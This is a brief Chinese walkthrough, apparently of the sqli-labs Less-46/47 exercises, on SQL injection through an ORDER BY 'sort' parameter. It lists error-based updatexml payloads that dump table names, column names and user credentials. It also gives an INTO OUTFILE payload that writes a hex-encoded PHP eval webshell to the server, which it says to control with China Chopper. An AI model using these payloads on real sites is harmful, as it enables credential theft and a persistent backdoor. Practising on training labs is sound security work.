
自己的sqlilab竟然不回显，而且代码看起来没什么问题，就很奇怪

根据传入的sort参数来对查询结果排序



有两种方法注入:

显错注入

数据库名 ?sort=1 and updatexml(1,concat(0x7e,(database()),0x7e),0)

爆表 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)

爆字段名 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e),1)


获取数据 ?sort=1 and updatexml(1,concat(0x7e,(select group_concat(username,'-',password) from security.users limit 0,1),0x7e),1)

写webshell后门

利用 into outfile 将一句话木马写入

?sort=1 into outfile "./shell.php" lines terminated by 0x3c3f706870206576616c28245f504f53545b22636d64225d293b3f3e

其中， ?php eval($_POST["cmd"]);?>的Hex编码就是 0x3c3f706870206576616c28245f504f53545b22636d64225d293b3f3e



然后用菜刀连接即可。

Less47和46差不多，只不过是字符型，需要加单引号闭合